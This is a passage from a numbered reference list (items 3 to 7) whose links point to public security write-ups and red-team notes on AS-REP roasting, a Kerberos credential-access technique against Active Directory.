3. https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/as-rep-roasting-using-rubeus-and-hashcat
4. https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/asreproast
5. https://www.picussecurity.com/resource/blog/as-rep-roasting-attack-explained-mitre-attack-t1558.004
6. https://medium.com/@jbtechmaven/hacking-active-directory-with-as-rep-roasting-15ca0d9fae5c
7. https://dmcxblue.gitbook.io/red-team-notes-2-0/red-team-techniques/credential-access/t1558-steal-or-forge-kerberos-tickets/as-rep-roasting